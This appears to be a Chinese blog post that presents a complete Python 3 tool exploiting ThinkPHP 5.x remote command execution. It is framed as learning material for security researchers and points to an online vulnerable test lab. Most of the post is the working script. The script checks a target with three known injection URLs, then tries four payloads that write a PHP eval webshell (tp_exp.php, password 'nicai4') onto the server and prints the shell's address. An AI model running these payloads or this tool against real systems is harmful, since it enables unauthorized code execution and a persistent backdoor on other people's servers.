


基于Python3的ThinkPHP命令执行漏洞利用与GetShell实战

发布时间:2026-10-13 |
3人浏览过
本文介绍使用Python3编写的ThinkPHP远程命令执行漏洞验证及GetShell工具。该工具针对ThinkPHP 5.x版本(如v5.0.23及v5.1.31之后版本)设计,包含三个验证漏洞点及四种GetShell方法。文章提供了在线测试环境地址及效果图展示,旨在帮助安全研究人员进行漏洞验证与利用学习。
该工具集成了三项漏洞验证功能以及四种获取WebShell的方法。
# /usr/bin/env python3
# -*- coding: utf-8 -*-
# @Author: Morker
# @Email: [email]admin@nsf.me[/email]
# @Blog:  [url]http://nsf.me/[/url]

import requests
import sys

def demo():
  print(' _______ _   _    _  _____ _  _ _____ ')
  print(' |__  __| |  (_)   | | | __ \| | | | __ \ ')
  print('  | | | |__ _ _ __ | | _| |__) | |__| | |__) |')
  print('''  | | | '_ \| | '_ \| |/ / ___/| __ | ___/ ''')
  print('  | | | | | | | | | |  <| |  | | | | |   ')
  print('  |_| |_| |_|_|_| |_|_|\_\_|  |_| |_|_|   ')
  print()
  print('\tThinkPHP 5.x (v5.0.23 and v5.1.31 following version).')
  print('\tRemote command execution exploit.')
  print('\tVulnerability verification and getshell.')
  print('\tTarget: http://target/public')
  print()
class ThinkPHP():
  def __init__(self,web):
    self.web = web
    self.headers = {
    "User-Agent" : "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0",
    "Accept" : "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
    "Accept-Language" : "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2",
    "Accept-Encoding" : "gzip, deflate",
    "Content-Type" : "application/x-www-form-urlencoded",
    "Connection" : "keep-alive"
    }

  def verification(self):
    i = 0
    s = 0
    verifications = ['/?s=index/\\think\Request/input&filter=phpinfo&data=1','/?s=index/\\think\\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1','/?s=index/\\think\Container/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1']
    while True:
      if i == len(verifications):
        break
      else:
        url = self.web + verifications[i]
        req = requests.get(url=url,headers=self.headers)
        if 'phpinfo()' in req.text:
          s = 1
          break
        else:
          s = 0
        i += 1
    if s == 1:
      print("[+] There are vulnerabilities.")
      print()
      toshell = input("[*] Getshell? (y/n):")
      if toshell == 'y':
        self.getshell()
      elif toshell == 'n':
        sys.exit()
      else:
        sys.exit()
    else:
      print("[-] There are no vulnerabilities.")

  def getshell(self):
    getshells = [
    '?s=/index/\\think\\app/invokefunction&function=call_user_func_array&vars[0]=file_put_contents&vars[1][]=tp_exp.php&vars[1][]=<?php @eval($_POST[nicai4]); ?>',
    '?s=/index/\\think\\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=echo%20%27<?php%20@eval($_POST[nicai4]);%20?>%27%20>>%20tp_exp.php',
    '?s=/index/\\think\\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=echo%20^<?php%20@eval($_POST[nicai4]);%20?^>%20>>tp_exp.php',
    '?s=index/\\think\\template\driver\\file/write&cacheFile=tp_exp.php&content=<?php%20eval($_POST[nicai4]);?>']
    shell = self.web + '/tp_exp.php'
    i = 0
    s = 0
    while True:
      if i == len(getshells):
        break
      else:
        url = self.web + getshells[i]
        req = requests.get(url=url,headers=self.headers)
        req_shell = requests.get(url=shell,headers=self.headers)
        if req_shell.status_code == 200:
          s = 1
          break
        else:
          s = 0
        i += 1
    if s == 1:
      print("[+] WebShell :%s PassWord :nicai4" % shell)
    else:
      print("[-] The vulnerability does not exist or exists waf.")

def main():
  demo()
  url = input("[*] Please input your target: ")
  run = ThinkPHP(url)
  run.verification()

if __name__ == '__main__':
  main()
需要注意的是,文中涉及的测试网址属于在线漏洞演示环境,读者可自行搭建本地环境进行实验。
测试环境访问地址为:https://www.vsplate.com/

工具运行效果如下图所示:
上述即为本文的全部内容,希望能为读者的学习提供有益帮助,同时也欢迎大家继续支持本站。
本站声明
本文内容仅供参考,不代表本站观点。转载或引用请注明出处。如发现内容问题,请通过联系我们页面反馈。















